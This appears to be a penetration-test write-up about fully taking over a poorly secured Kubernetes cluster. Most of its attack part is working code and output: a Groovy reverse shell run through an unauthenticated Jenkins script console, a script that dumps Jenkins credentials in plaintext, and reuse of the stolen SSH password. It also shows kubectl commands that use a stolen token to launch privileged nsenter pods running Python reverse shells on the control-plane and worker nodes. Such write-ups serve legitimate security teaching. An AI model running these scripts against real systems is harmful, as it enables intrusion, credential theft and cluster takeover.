2.3. Container Escape to Full Kubernetes Takeover

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https://github.com/bluedragonsecurity

https://www.bluedragonsec.com

In this example, I am writing documentation for when one of my clients asked me to perform penetration testing on their Kubernetes environment which had weak security. Please note: this is not a penetration test conducted by a team but only by myself alone. I apologize in advance if many techniques were not executed perfectly because this is just a hack by one person.

Overview of Kubernetes

Kubernetes (often abbreviated as K8s) is a very powerful open-source orchestration system for managing containers automatically.

Kubernetes architecture typically consists of 1 master node as the center and several worker nodes.

This architecture consists of several components:

kube-apiserver: The main entry point. All communication (from users or internal components) goes through this API.

etcd: A highly reliable key-value data storage. This is the "single source of truth" that stores the entire cluster state.

kube-scheduler: Responsible for monitoring new Pods and selecting which Node is most suitable to run the Pod based on available resources.

kube-controller-manager: Runs background processes to keep the cluster state stable (for example, if a Node dies, it will try to revive Pods on another Node).

Kubelet: An agent that runs on each Node. It ensures that containers that should be running there are actually healthy and functioning.


Container Runtime: Software that runs containers (most popular are containerd or CRI-O).

Pod: The smallest unit in Kubernetes. Pods wrap one or more containers.

In this example, the client provided the internal IP address of one of their nodes, namely node 2 with IP 192.168.0.2

Step 1. Initial Access

Based on port scan results, an open port 30080 was found at IP 192.168.0.2. Upon inspection, this turned out to be a Jenkins dashboard without password protection:



No builds in the queue.

S	W	Name ↓	Last Success	Last Failure	Last Duration
✓		deploy-terra-cloud-backend	11 hr #253	11 hr #252	47 min
✓	☼	test	9 hr 8 min #3	N/A	9.4 sec
⊘	☼	test-02	1 mo 3 days #209	22 hr #285	9 min 15 sec

To get into this Jenkins container is very easy, we can use the script console:

```
http://192.168.0.2:30080/manage/script
```


Next, we fill it with a Groovy script to perform a reverse shell to our IP:

```
String host="192.168.0.10";
int port=2000;
String cmd="/bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();
while(!s.isClosed()){
    while(pi.available()>0)so.write(pi.read());
    while(pe.available()>0)so.write(pe.read());
    while(si.available()>0)po.write(si.read());
    so.flush();
    po.flush();
    Thread.sleep(50);
    try {p.exitValue();break;} catch (Exception e){}
};
p.destroy();
s.close();
```

Before executing the script console in Jenkins, I prepared a netcat listener on port 2000:

```
nc -l -p 2000 -v
```

After running the Groovy script in the script console, I successfully obtained a reverse shell:



```
sh-5.1# nc -l -p 2000 -v
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::2000
Ncat: Listening on 0.0.0.0:2000
Ncat: Connection from [redacted]
Ncat: Connection from
id
uid=0(root) gid=0(root) groups=0(root)
ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2580  1280 ?        Ss   11:29   0:00 /usr/bin/tini -- /usr/local/bin/jenkins.sh --httpPort=9090
root          16  0.0  0.0    756   488 ?        S    11:29   0:00 /usr/bin/dockerd
root          17  1.4  7.7 6836272 919460 ?      Sl   11:29   8:09 java -Duser.home=/var/jenkins_home -Djenkins.install.runSet
Asia/Shanghai -Djenkins.model.Jenkins.slaveAgentPort=50000 -Dhudson.lifecycle=hudson.lifecycle.ExitLifecycle -jar /usr/share/j
9090
root          60  172 20.3 2445436 2408576 ?     Sl   11:29 968:44 /usr/bin/dockerd
root         814  0.0  0.0   4640  3200 ?        S    12:42   0:00 /bin/bash
root        3616  0.0  0.0   4640  3200 ?        S    20:51   0:00 /bin/bash
root        3619  0.0  0.0   6800  3968 ?        R    20:51   0:00 ps aux
█
```

As seen here, we gained access as root but are inside a container environment. However, what connected was the IP of the fourth node (192.168.0.4).

Step 2. Container Escape

The next step is to escape from the container. My first test was to check if docker.sock exists:

```
ls -la /var/run/docker.sock
```

```
ls: cannot access '/var/run/docker.sock': No such file or directory
```

Turns out it doesn't exist, which indicates this is a modern Kubernetes setup.

Next:

cat /proc/net/unix | grep docker
0000000000000000: 00000002 00000000 00010000 0001 01 12336 /var/run/docker/metrics.sock
0000000000000000: 00000002 00000000 00010000 0001 01 8564 /run/docker.sock
0000000000000000: 00000002 00000000 00010000 0001 01 13348 /var/run/docker/libnetwork/ee2ae38b2a4c.sock
0000000000000000: 00000003 00000000 00000000 0001 03 1197798 /run/docker.sock
0000000000000000: 00000003 00000000 00000000 0001 03 1197811 /run/docker.sock
0000000000000000: 00000003 00000000 00000000 0001 03 868647 /run/docker.sock

But it turns out it doesn't exist:

```
ls /run/docker.sock
```


```
ls: cannot access '/run/docker.sock': No such file or directory
```

Tests with nsenter were attempted but failed.

Actually, I could check the mounts in this container, but I wanted to first try to obtain credential data from Jenkins using the CloudBees plugin. I entered this into the script console:

```
def creds =
com.cloudbees.plugins.credentials.CredentialsProvider.lookupCredentials(
    com.cloudbees.plugins.credentials.Credentials.class,
    jenkins.model.Jenkins.instance,
    null,
    null
);
for (c in creds) {
    if (c instanceof
com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl) {
        println "ID: ${c.id} | User: ${c.username} | Pass: ${c.password.plainText}"
    } else if (c instanceof
org.jenkinsci.plugins.plaincredentials.impl.StringCredentialsImpl) {
        println "ID: ${c.id} | Secret String: ${c.secret.plainText}"
    } else if (c instanceof
com.cloudbees.plugins.credentials.impl.CertificateCredentialsImpl) {
        println "ID: ${c.id} | Certificate Password: ${c.password.plainText}"
    }
}
```


The result:



```
--- Daftar Kredensial Terdekripsi ---
ID: 1 | User: 18583968986 | Pass: H[redacted]
ID: 2 | Secret String:
eyJhbGciOiJSUzI1NiIsImtpZCI6ImRTTUEyT0JTT1FjaGN0OG1fMmxqRmNGNm9mUkVwZFJmWkpsNlFLV043NDgifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5p
uYW1lc3BhY2UiOiJrdWJlcm5ldGVzLWRhc2hib2FyZCIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJhZG1pbi11c2VyIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3
nQubmFtZSI6ImFkbWluLXVzZXIiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiJkNjBlN2QzNi1mY2QzLTQxZTEtOGVlNC1mZmY1YWVhNzgwMDAiLCJzdWIi
jY291bnQ6a3ViZXJuZXRlcy1kYXNoYm9hcmQ6YWRtaW4tdXNlciJ9.FklhTRiAmqDjNPzhRC3VQ0tEdXiFqQXByQ5AYf7DoVobiXn0Y0qKm3J9WWrVyV5eSCwBqNtZ_CU14s0jkH1Mx18ECKo1hSDsadKDL
po8mm7cP6KibrPnV0HAlVP6_cL8RLwgOK2o6bVRAEQEsstWArAdIG-
GdoOWMZ9V74HVBw_PkmIHXIwFg9msxtKOzw7znCEMCYJB5JQsl6PbGyPRZcdVN3amYw64eFYZTLYM89RUVJec5I7SZLgSF_-68QWurgDRjiv46ZHZnr7LZIoBidztCuV5eKF8fUQPTPnzWsl-0LOqrHUkRD
ID: kube-terra-admin-sa | Secret String:
eyJhbGciOiJSUzI1NiIsImtpZCI6ImRTTUEyT0JTT1FjaGN0OG1fMmxqRmNGNm9mUkVwZFJmWkpsNlFLV043NDgifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5p
uYW1lc3BhY2UiOiJrdWJlcm5ldGVzLWRhc2hib2FyZCIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJhZG1pbi11c2VyIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3
nQubmFtZSI6ImFkbWluLXVzZXIiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiJkNjBlN2QzNi1mY2QzLTQxZTEtOGVlNC1mZmY1YWVhNzgwMDAiLCJzdWIi
jY291bnQ6a3ViZXJuZXRlcy1kYXNoYm9hcmQ6YWRtaW4tdXNlciJ9.FklhTRiAmqDjNPzhRC3VQ0tEdXiFqQXByQ5AYf7DoVobiXn0Y0qKm3J9WWrVyV5eSCwBqNtZ_CU14s0jkH1Mx18ECKo1hSDsadKDL
po8mm7cP6KibrPnV0HAlVP6_cL8RLwgOK2o6bVRAEQEsstWArAdIG-
GdoOWMZ9V74HVBw_PkmIHXIwFg9msxtKOzw7znCEMCYJB5JQsl6PbGyPRZcdVN3amYw64eFYZTLYM89RUVJec5I7SZLgSF_-68QWurgDRjiv46ZHZnr7LZIoBidztCuV5eKF8fUQPTPnzWsl-0LOqrHUkRD
ID: git-user-password | User: 18583968986 | Pass: Ha[redacted]
--- Selesai ---
```

There are 2 interesting pieces of information. There's a possibility of a token for kubectl, which we'll save for now. There's a decrypted password, which is likely the SSH password for node 4 with IP 192.168.0.4.

Next, I just tried to access SSH and successfully got in:




```
root@terra-node-04:~# hostname
terra-node-04
root@terra-node-04:~# uname -a
Linux terra-node-04 6.8.0-87-generic #88-Ubuntu SMP PREEMPT_DYNAMIC Sat O
root@terra-node-04:~#
```

OK, we successfully escaped from the container to the actual server via SSH.

Step 3. Viewing Controller Node and Worker Nodes in Kubernetes

To view all nodes, we use kubectl:

```
kubectl --kubeconfig=/etc/kubernetes/kubelet.conf get nodes
```



```
root@terra-node-04:~# kubectl --kubeconfig=/etc/kubernetes/kubelet.conf get nodes
NAME            STATUS   ROLES           AGE    VERSION
terra-node-01   Ready    control-plane   118d   v1.28.2
terra-node-02   Ready    worker          65d    v1.28.2
terra-node-03   Ready    worker          72d    v1.28.2
terra-node-04   Ready    worker          5d6h   v1.28.2
root@terra-node-04:~#
```

Now that we're on node 4, the next step is to attempt lateral movement to node 1, node 2, and node 3 with the main goal of vertical movement to node 1!

Network details:

```
terra-node-01: 192.168.0.1 is the control plane node
terra-node-02: 192.168.0.2 is a worker node
terra-node-03: 192.168.0.3 is a worker node
terra-node-04: 192.168.0.4 is a worker node
```

At each node, I tried using the same root SSH password as node 4 but couldn't log in. So we'll use another method.

Step 4. Direct Vertical Movement to Control Plane

Next, we will create a pod using the access key we saved earlier, namely the kube-terra-admin-sa token.

From node 4, we just run kubectl with the token we saved. First, prepare a netcat listener on port 2000 at 192.168.0.10:


```
nc -l -p 2000 -v
```

Then from node 04, we run kubectl with the token we saved:

```
kubectl –server=https://192.168.0.1:6443 --token="eyJhbGciOiJSUzI1NiIsImtpZCI6ImRTTUEyT0JTT1FjaGN0OG1fMmxqRmNGNm9mUkVwZFJmWkpsNlFLV043NDgifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlcm5ldGVzLWRhc2hib2FyZCIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJhZG1pbi11c2VyIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6ImFkbWluLXVzZXIiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiJkNjBlN2QzNi1mY2QzLTQxZTEtOGVlNC1mZmY1YWVhNzgwMDAiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6a3ViZXJuZXRlcy1kYXNoYm9hcmQ6YWRtaW4tdXNlciJ9.FklhTRiAmqDjNPzhRC3VQ0tEdXiFqQXByQ5AYf7DoVobiXn0Y0qKm3J9WWrVyV5eSCwBqNtZ_CU14s0jkH1Mx18ECKo1hSDsadKDLwlTXiAg1hp1ebtxQaNJynPupo8mm7cP6KibrPnV0HAlVP6_cL8RLwgOK2o6bVRAEQEsstWArAdIG-GdoOWMZ9V74HVBw_PkmIHXIwFg9msxtKOzw7znCEMCYJB5JQsl6PbGyPRZcdVN3amYw64eFYZTLYM89RUVJec5I7SZLgSF_-68QWurgDRjiv46ZHZnr7LZIoBidztCuV5eKF8fUQPTPnzWsl-0LOqrHUkRDbywC4Yk9w" --insecure-skip-tls-verify run pwn-master --restart=Never -it --image=alpine --overrides='
{
  "spec": {
    "nodeName": "terra-node-01",
    "hostPID": true,
    "containers": [
      {
        "name": "pwn",
        "image": "alpine",
        "command": ["nsenter", "--target", "1", "--mount", "--uts", "--ipc", "--net",
"--", "/bin/bash", "-c", "python3 -c \"import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t((\\\"192.168.0.10\\
\",2000));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(
\\\"/bin/bash\\\")\""],
        "securityContext": {
          "privileged": true
        }
      }
    ]
  }
}'
```

The pod creation command above will run a reverse shell on the control plane node (node 01) to IP 192.168.0.10.

The result:



robohax@robohax-20bws2ng00:
Session
Actions
Edit
View
Help
root@robohax-20bws2ng00: ~
robohax@robohax-20bws2ng00: ~
robohax@robohax-20bws2ng00: ~

```
root@syncrumweb:~# nc -l -p 2000 -v
Listening on 0.0.0.0 2000
Connection received on [redacted] 35002
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@terra-node-01:/# id
id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp)
root@terra-node-01:/# uname -a
uname -a
Linux terra-node-01 6.8.0-85-generic #85-Ubuntu SMP PREEMPT_DYNAMIC Thu Sep 18 15:26:5
root@terra-node-01:/# 
```

OK, game over! We have successfully taken control of the control plane node!


Next, lateral movement to node 2 and node 3 is just child's play and very easy.



```
root@terra-node-04:~# kubectl --server=https://[redacted] --token="eyJhbGciOiJSUzI1NiIsImtpZCI6ImRTTUEyT
43NDgifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJ
aW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJhZG1pbi11c2VyIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFj
GVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiJkNjBlN2QzNi1mY2QzLTQxZTEtOGVlNC1mZmY1YWVhNzgwMDAiLCJzd
Rlcy1kYXNoYm9hcmQ6YWRtaW4tdXNlciJ9.FklhTRiAmqDjNPzhRC3VQ0tEdXiFqQXByQ5AYf7DoVobiXn0Y0qKm3J9WWrVyV5eSCwBqNtZ_CU14
Pupo8mm7cP6KibrPnV0HAlVP6_cL8RLwgOK2o6bVRAEQEsstWArAdIG-GdoOWMZ9V74HVBw_PkmIHXIwFg9msxtKOzw7znCEMCYJB5JQsl6PbGyP
rgDRjiv46ZHZnr7LZIoBidztCuV5eKF8fUQPTPnzWsl-0LOqrHUkRDbywC4Yk9w" --insecure-skip-tls-verify run wisdom2-pod --re
{
  "spec": {
    "nodeName": "terra-node-02",
    "hostPID": true,
    "containers": [
      {
        "name": "pwn",
        "image": "alpine",
        "command": ["nsenter", "--target", "1", "--mou[redacted]--ipc", "--net", "--", "/bin/bash", "-c", "
cket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\\[redacted]\\\",2000));os.dup2(s.fileno(),0);os.dup2(
(\\\"/bin/bash\\\")\""],
        "securityContext": {
          "privileged": true
        }
      }
    ]
  }
}'

error: Unable to use a TTY - container pwn did not allocate one
If you don't see a command prompt, try pressing enter.
```

